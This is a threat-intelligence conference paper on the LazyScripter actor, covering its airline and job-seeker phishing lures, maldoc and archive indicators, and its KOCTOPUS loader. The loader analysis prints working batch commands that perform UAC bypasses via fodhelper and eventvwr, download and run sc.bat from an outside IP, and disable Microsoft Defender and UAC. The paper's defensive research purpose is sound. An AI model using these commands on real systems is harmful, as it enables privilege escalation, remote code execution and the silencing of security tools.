VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

LAZYSCRIPTER: FROM EMPIRE TO DOUBLE RAT

Hossein Jazi
Malwarebytes, Canada

hjazi@malwarebytes.com

ABSTRACT

In February 2021 we identified a new actor that has been active since at least 2018. We named the actor LazyScripter. The actor continues to perform its activities by conducting spam campaigns that target airlines. In one of the latest campaigns, which was conducted from 8 to 14 June 2021, the actor used International Air Transport Association (IATA) security themes to target airlines.

This actor has mainly used small-scale spam campaigns to distribute a variant of its loader we named KOCTOPUS, to infect its victims. KOCTOPUS is usually embedded in archive or document files to weaponize the spam emails and is in one of these formats: batch, VBScript, Reg file or executable. The batch variant of this loader is obfuscated using a batch encryption tool.

KOCTOPUS deploys two multi-stage open-source RATs: Octopus and Koadic. As the next stage the actor usually drops a commercially available RAT such as njRAT, LuminosityLink, Quasar, Remcos, RMS, ORCUS, NetWire or Adwind RAT, using Koadic stager.

The primary targets of this actor are airlines and people looking for jobs. The actor has used several different lures to target airlines such as:

- IATA security
- IATA ONE ID (ONE ID is a new concept introduced by IATA for contactless identity management that leverages biometric technology)
- User support kits for IATA users
- IATA patches or updates
- IATA SSL client
- IATA endpoint security
- *BSPlink* update or upgrade (*BSPlink* is the global interface for travel agents and airlines to access the IATA Billing and Settlement Plan (BSP))
- *BSPlink* security.

Alongside those primary targets, we also have observed LazyScripter using other lures to target victims around the world. For example, we have observed Canadian immigration, *Microsoft* updates, tourism (UNWTO) and bank transfer confirmations being used as spam lures.

Similar to many other threat actors that are taking advantage of COVID-19 to target victims during the pandemic, this actor has also spoofed a World Health Organization (WHO) email and operated several spam campaigns pretending to provide COVID-related recommendations to the victim.

The actor has some similarities with known threat actors such as MuddyWater, OilRig, APT28 and TransparentTribe. For example, similar to APT28 and MuddyWater, it uses the Koadic open-source RAT in its campaigns, and similar to OilRig it uses batch2exe to convert batch files to executables. However, it has major differences with all these actors and therefore we decided to track it as a new actor. We carried out further investigation of this actor and, based on the information we collected, we believe the origin of the actor is Yemen.

In this paper we provide an in-depth analysis of the tactics, techniques, procedures and infrastructure employed by this threat group.

PHISHING

In all its spam lures the actor has used its loader to spawn a combination of Octopus and Koadic (there were only a few cases with Koadic or Octopus only). We were able to identify several different variants of this loader: executable, batch, VBScript and registry files (in which persistence is achieved by writing a PowerShell script into the AutoRun registry key). We named this loader KOCTOPUS.

The group also used another loader in 2018 and 2019 to load PowerShell Empire. We named this loader Empoder.

As a spam lure the group mainly used either IATA- or job-related themes to target victims. However, we have observed several other spam lures being used. The following is a list of the lures used by this actor:

- IATA security (International Air Transport Association security)
- *BSPlink* updater or upgrade
- IATA ONE ID
- IATA patch or update
- IATA endpoint security

- IATA SSL client
- IATA new regulations
- User support kits for IATA users
- Tourism (UNWTO)
- COVID-19
- *Microsoft* updates
- Job information (e.g. hiring and working conditions)
- Canada's skilled worker program
- Canada Visa (CanadaVisa.com is the online presence of the Campbell Cohen Immigration Law Firm)
- Detail Quebec job applications

Another interest of this actor is targeting people that want to immigrate to Canada through government job-related programmes. In one case the actor used the legitimate 'CanadaVisa.com' site as its spam lure. Canada Visa is a known Canadian immigration website associated with an immigration firm based in Montreal, Canada. Recently, the actor has used job applications associated with Detail Quebec [1] as spam lures. Detail Quebec is the sectoral workforce committee in the retail trade that works with all retail businesses throughout the Quebec province of Canada.

The threat actor has mainly used spam emails weaponized with either archive or document files as its initial infection vector. Both ZIP and document files contain a variant of either KOCTOPUS or Empoder and in some cases they are password protected.

The actor has used two *GitHub* accounts to host its toolsets. The two accounts were deleted on 12 and 14 January 2021, respectively.

- https://github[.]com/Axella49
- https://github[.]com/LIZySARA

The actor created a new *GitHub* account on 2 February 2021 to host its payloads to operate its new spam campaign. Over time, the actor has switched from *GitHub* to *Discord* to host its payloads. In its most recent campaigns, the actor has changed the way it hosts its payloads and instead of *GitHub* or *Discord* it has used a dynamic DNS provider server to host its payloads.




Figure 1: GitHub accounts belonging to threat actor.

Timeline of activities and phishing lures

We were able to collect some of the spam emails used by this actor over the past two years. In these emails the actor used several methods to redirect the user to download a variant of KOCTOPUS. We spotted the latest campaign of this actor in June 2021, in which the actor used IATA update, upgrade, or patch as a lure to trick victims. In this campaign the actor has weaponized spam emails with a PDF file that contains a link to download an archive file which contains a variant of KOCTOPUS.

Prior to this we spotted several campaigns in February, March, April and May 2021 in which the actor used *BSPlink*, bank transfer confirmation and Detailed Quebec as lures.

Specifically, on 5 February, the actor distributed a variant of KOCTOPUS pretending to be 'BSPLink Upgrade.exe' and managed to drop a variant of Quasar Rat in addition to OCTOPUS and Koadic.

In the first campaign of 2021, which operated in early January, the actor distributed a variant of KOCTOPUS pretending to be 'IATA ONE ID.exe' software through spam emails.

The following is a list of different lures used by this actor:

- The spam email contains a PDF file with a link to download a variant of KOCTOPUS. It also contains a password for the archive file. (This is the most common variant used by this actor, specifically in campaigns after February 2021.)




Figure 2: Spam email archive variant.

- KOCTOPUS has been archived and distributed to victims as an email attachment.




Figure 3: Spam email PDF attached variant.

- The spam email contains a link that redirects the victim to download KOCTOPUS or a maldoc that has an embedded KOCTOPUS. The link is usually a URL shortener link using services such as bit.ly or cutt.ly that redirects the victim either to the attacker's *GitHub* repository or to the IP/URL address that hosts the loader.

On 19 March 2020 SANS ISC InfoSec Forums reported [2] a multi-stage attack that took advantage of the COVID-19 pandemic to distribute its malware. This maldoc contains a variant of the KOCTOPUS malware we uncovered in this paper. In that phishing email the actor spoofed the World Health Organization and pretended to provide recommendations.

We were able to identify multiple themes used by this actor and the times at which they have been used in spam campaigns. Figure 4 shows the time frames of the different lures used by the actor.




Figure 4: Timeline of lures.

Document analysis

Unlike most actors that use macros in their documents to perform malicious activities, this actor has embedded objects that are one of the KOCTOPUS or Empoder variants.

We identified 19 malicious documents that have been used by this actor since 2018:

MD5	Name	Creation date	First seen on VT	Embedded objects	Malware family
c5354a491815c511 ca8f786a0824ccc7	Detail.doc	2018-09-16	-	Information.vbs	Empoder
00c074cd14af64ad 79f7e57e631fdbed	canadavisa.doc	2018-10-24	-	Canada Visa.exe	Empoder
32287041329109c9 e50344e085ea7de8	Fiche_de_renseignement_ 25R9924N502567.docx	2018-11-28	-	Fiche_de_renseignement_45R9924N502567. pdf.vbe Fiche_de_renseignement_25R9924N502567. xls.vbs	Empoder
a9cdfe72ad619da4f ed37718a3e23a9b	k.doc	2018-12-27	2019-01-01	Information.pdf.vbs	Koctopus
625cf5743fc703833 c78842312950c00	List of JOBS.doc	2019-11-18	2019-11-20	LIST OF JOBS.PDF.bat	Koctopus
c4fc7abac76c14df6 d4a5ede971254d8	LIST OF JOBS.doc	2019-11-19	2019-12-13	LIST OF JOBS.PDF.bat	Koctopus
c74ac20f269fb8a54 2ba579d680703de	Information All JOBS.doc	2020-01-28	2020-02-06	TERM OF THE CONTRACT.PDF.bat HIRING CONDITIONS.PDF.bat	Koctopus
d92a4934c95642d4 aebf17b180564f55	Information All Jobs.doc	2020-01-28	2020-02-19	TERM OF THE CONTRACT.PDF.bat HIRING CONDITIONS.PDF.bat	Koctopus
1eb8dd501af0415fd 22f93590a561d5d	Recommendations Corona Virus.doc	2020-03-04	2020-06-11	Recommendations for your health and travel.pdf.bat Recommendations after infection.pdf.bat	Koctopus
8d46199038562dcb 24839d46c89ed266	Details of Offers.doc	2020-03-05	2020-03-05	PRESENTATION AND MISSIONS.PDF.bat LIST CITY COUNTRY WORKPL.XLS.bat	Koctopus
efa06eea4e8960963 c450cfab77ee947	COVID-19 & Travelers.doc	2020-09-17	2020-09-24	Security Measures.pdf.bat Preventive Measures.pdf.bat	Koctopus
c5354a491815c511 ca8f786a0824ccc7	Job Details.Doc	2020-11-09	2020-11-17	TERM OF THE CONTRACT.PDF.vbe HIRING CONDITIONS.PDF.vbe	Koctopus
e7f658ee69fb3bb6f 5bd9ae81d2400cd	Hiring and working conditions. do	2020-12-10	2020-12-22	TERMS & CONDITIONS OF THE CONTRACT.PDF.bat HIRING FORM.DOC.bat	Koctopus
e10c1a21e681896b f26f388f0f4df107	COVID-19 & Travelers.doc	2020-09-21	2020-09-21	Security Measures.pdf.bat Preventive Measures.pdf.bat	Koctopus
666ef4bf3811c5fc9 b30c531de629896	New BSPLink.doc	2021-02-28	2021-04-30	Newbsplink.bat	Koctopus
201a45a33e877324 be58f5541fef9011	BANK TRANSFER CONFIRMATION RECEIPT IN ATTACHMENT.docx	2021-02-12	2021-03-02	Bank Transfer Confirmation Receipt In Attachment.pdf.bat	Koctopus
201a45a33e877324 be58f5541fef9011	NewBSPlink Document.doc	2021-02-28	2021-03-02	Newbsplink.bat	Koctopus
2419f500c59b4ec9 68d70e55da81ba4f	access bsplink security 2.doc	2021-02-12	2021-02-24	AccessBspLinkSecurity.pdf.bat	Koctopus
d8e4009c7c602211 f45b2994d480b0ef	access bsplink security 2.doc	2021-02-12	2021-04-30	AccessBspLinkSecurity.pdf.bat	Koctopus

Table 1: Malicious documents used by the threat actor since 2018.

The malicious documents usually have one or two embedded objects with either PDF, *Microsoft Word*, or *Excel* icons to pretend they are another document embedded in the doc, while in fact they are either batch, executable, or VBScript variants of KOCTOPUS or Empoder.




Figure 5: Doc templates.

Archive analysis

The actor has not only relied on maldocs to deliver its loaders but also used archive files that have a variant of KOCTOPUS or Empoder embedded. Table 2 shows a list of archive lures used by this actor since 2018.

KOCTOPUS ANALYSIS

The actor has used this loader to load Octopus and Koadic and in some cases commercially available RATs such as LuminosityLink, RMS, Quasar RAT, etc. This loader has four different variants which we will describe in the following sections.

Batch variant

The batch files used by this actor are highly obfuscated with the BatchEncryption tool. BatchEncryption is an advanced batch obfuscation tool that uses a combination of known and custom environment variable encoding techniques.




Figure 6: Overall process.

In this section we provide an analysis of a batch file embedded within the most recent maldoc used by this actor. The batch file is usually obfuscated using the BatchEncryption tool. The following is a list of commands that will be executed by this loader after de-obfuscation.

File name	Embedded files	Hash	Creation date	First on VT	Note
JOB_SEARCH_ FORM.pdf.zip		a34a3b9c865580e77967951ea697d46f	2020-11-05	-	-
-	Federal_Skilled_Worker_ Program_Eligible_ Occupations__Canada_ Immigration_and_Visa_ Information._Canad.pdf.exe	2ec7f87a7dd3d6f53579a85e36fe6dd1	2018-02-01	2020-12-23	-
	JOB_SEARCH_FORM.pdf.exe	7120011c0bba8282463c4586a0a6a25f	2018-02-01	2020-12-23	-
IATA_Secure.zip		31a6af3f99d4218f4a924309bb5b12ca	2020-11-24	-	Multiple variants
-	IATA_Secure.bat	3be1e0c20ffbda28df3eee1d4f998737	2020-11-23	-	Multiple variants
MS-CV2020X-Update.zip		2a222778246b3d630d56c417bfdcbfc5	2020-11-08	-	-
-	MS-CV2020X-Update.reg	633f9d355021b5e873b2f541103dafc2	2020-11-02	-	-
Support_kits_for_ users.zip		abc12e0a2de0061ed81841853b3566ee	2020-10-09		Multiple variants
-	Support kit for users.bat	523a2291fa3f3732631fe43d515a8af7	2020-10-09	-	Multiple variants
JOB_ INFORMATION.zip		e9bada4ba92c148bf612e36d5618eda7	2020-10-27	-	-
-	Federal_Skilled_Worker_ Program_Eligible_ Occupations__Canada_ Immigration_and_Visa_ Information._Canad.pdf.exe	N/A	-	-	-
	JOB_SEARCH_FORM.pdf.exe	N/A	-	-	-
APPWEB_IATA.zip	-	9c2de58eb5c8d78a08da5d7563271630	2020-12-29	-	-
-	APPWEB_IATA.exe	f56e80ea9e01670963449ac451af7510	2018-02-01	2020-12-30	-
Detail.zip	-	d9b54646f42e7e75b5cb55aea82cfcc5	2018-09-17	-	-
-	Detail.pdf.exe	f3f4bf738c4403966e2f3bb612509d8d	2018-08-11	2018-11-14	-
SSL_IATA_ UPDATER.zip	-	633f9d355021b5e873b2f541103dafc2	2020-11-03	-	-
-	SSL_IATA_UPDATER.reg	367937a3899fb908ccf58103699f0c13	2020-11-03	-	-
BSPlinkUpdaterV4. zip	-	00451f35e5b4413da48abcc4ac5ae2e2	2020-12-17	2020-12-22	Multiple variants
-	BSPlinkUpdaterV4.exe	c80a20c22822d611988caed00fee828c	2018-02-01	2020-12-21	-
BSPLink Upgrade.zip	-	3b0b971bf8c34e076658891dfa6adc76	2021-02-05	2021-05-10	-
IATA_ endopintSecurity.rar	-	0b2753d4a04053ffcf2d275fcd966a3f	2021-06-08	2021-06-08	-
-	IATA_endopintSecurity.bat	d046d758d556230bbe94719468f2eb88	2021-06-08	2021-06-08	-
PATCH CVE00456-2021.zip	-	42b1f9bf00ea0b5203697a9202a67ec0	2021-05-06	2021-05-06	Multiple variants
-	SecurityDsp.bat	6d699a8b56d9821b27c232b6ddf7569a	2021-05-08	2021-05-08	-
-	SSLCertificate.reg	7f25bfd109f347dbee92c84c4bfbb2a8	-	-	-
IATA Updater.zip	-	5a75376dd1125b3ba86d0816b9022b20	2021-06-02 2021-06-08	2021-06-02 2021-06-08	Multiple variants
-	SecVpConnection.bat	e90025a5ce1e7a84d5047ecc4fa97adf	2021-06-02	2021-06-02	-
-	IATASSLClient_v.0.2.exe	f416fdb00e8ee17505f6a7fe69ddebd3	2019-07-30	2021-06-02	-

Table 2: Archive lures used by the threat actor since 2018.

```
@echo Off
for /f "tokens=2 delims=," %%i in ('wmic os get caption^,version /format:csv') do set os=%%i
echo %os%|find " 10 ">nul
&& reg add HKCU\Software\Classes\ms-settings\shell\open\command /v "DelegateExecute" /f && reg
add HKCU\Software\Classes\ms-settings\shell\open\command /d "cmd.exe /c powershell -WindowStyle
Hidden -command \"IEX (New-Object Net.WebClient).DownloadFile('http://23.98.155.192/sc.bat', 'C:\
Users\Public\Libraries\sc.bat');\" C:\Users\Public\Libraries\sc.bat" /f && START /W fodhelper.exe
&& reg delete HKCU\Software\Classes\ms-settings /f||reg.exe add hkcu\software\classes\mscfile\
shell\open\command /ve /d "cmd.exe /c powershell -WindowStyle Hidden -command \"IEX (New-Object
Net.WebClient).DownloadFile('http://23.98.155.192/sc.bat', 'C:\Users\Public\Libraries\sc.bat');\"
C:\Users\Public\Libraries\sc.bat" /f && START /W eventvwr.exe && reg delete HKEY_CURRENT_USER\
Software\Classes\mscfile /f
```

The loader starts it activities by checking the OS version using the following command:

```
for /f "tokens=2 delims=," %%i in ('wmic os get caption^,version /format:csv') do set os=%%i
```

Then it looks for number 10 using the *find* command to identify if the OS is *Windows 10*. If that is the case, it attempts to bypass User Access Control (UAC) using *fodhelper.exe* and execute its commands with higher privilege. If the OS version is not 10, it performs UAC bypass through *Event Viewer* (*eventvwr.exe*).

Fodhelper.exe is used in *Windows 10* to manage language settings. Since this process is running with highest privilege, an attacker can abuse it to execute its malicious commands with the same privilege. When the *fodhelper.exe* process starts it looks for the three registry keys, shown below, that by default do not exist. Therefore, an attacker can write malicious commands in these registry keys to be executed by *fodhelper.exe* with the highest privilege.

```
HKCU:\Software\Classes\ms-settings\shell\open\command HKCU:\Software\Classes\ms-settings\shell\
open\command\DelegateExecute HKCU:\Software\Classes\ms-settings\shell\open\command\(default)
```

The loader has created these registry keys with a PowerShell command:

```
&& reg add HKCU\Software\Classes\ms-settings\shell\open\command /v "DelegateExecute" /f && reg
add HKCU\Software\Classes\ms-settings\shell\open\command /d "cmd.exe /c powershell -WindowStyle
Hidden -command \"IEX (New-Object Net.WebClient).DownloadFile('http://23.98.155.192/sc.bat',,
'C:\Users\Public\Libraries\sc.bat');\" C:\Users\Public\Libraries\sc.bat" /f
```

To execute the PowerShell command, *fodhelper.exe* needs to be executed:

```
&& START /W fodhelper.exe
```

Upon *fodhelper* execution, PowerShell is executed to download a batch file from a remote server, save it into the Libraries directory, and finally execute it. At the end the loader performs a cleanup procedure by deleting the created registry keys with the following command:

```
&& reg delete HKCU\Software\Classes\ms-settings /f
```

If the OS version is not 10, *Event Viewer* is used to bypass UAC. When *eventvwr.exe* is executed it looks for *mmc.exe* in these two registry locations:

```
HKCU\Software\Classes\mscfile\shell\open\command HKCR\mscfile\shell\open\command
```

Since the first registry key does not exist, *mmc.exe* is executed from the second location to load the *eventvwr.msc* file to display the information to the user. An attacker can create this registry key that doesn't exist in order to execute malicious commands with administrative privileges. In this case the actor has created the registry key with the same PowerShell command as described in the *fodhelper.exe* bypass.

```
reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "cmd.exe /c powershell
-WindowStyle Hidden -command \"IEX (New-Object Net.WebClient).DownloadFile('http://23.98.155.192/
sc.bat', 'C:\Users\Public\Libraries\sc.bat');\" C:\Users\Public\Libraries\sc.bat" /f
```

The downloaded batch file (*sc.bat*) has also been obfuscated using the BatchEncryption tool. After deobfuscation we can see that this batch performs the following steps:

- It uses *reg.exe* to disable, add or delete all registry keys related to *Microsoft Defender* and *Microsoft Security Essentials*. Also, it disables all the scheduled tasks related to these security products by calling *schtasks*:

```
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD
/d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d
"1" /f
```

```
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_
DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen"
/t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_
DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t
REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t
REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t
REG_DWORD /d "0" /f
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /
Disable
 schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /
Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v
"Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f reg add "HKLM\System\
CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d
"4" /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_
DWORD /d 0 /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d
"4" /f
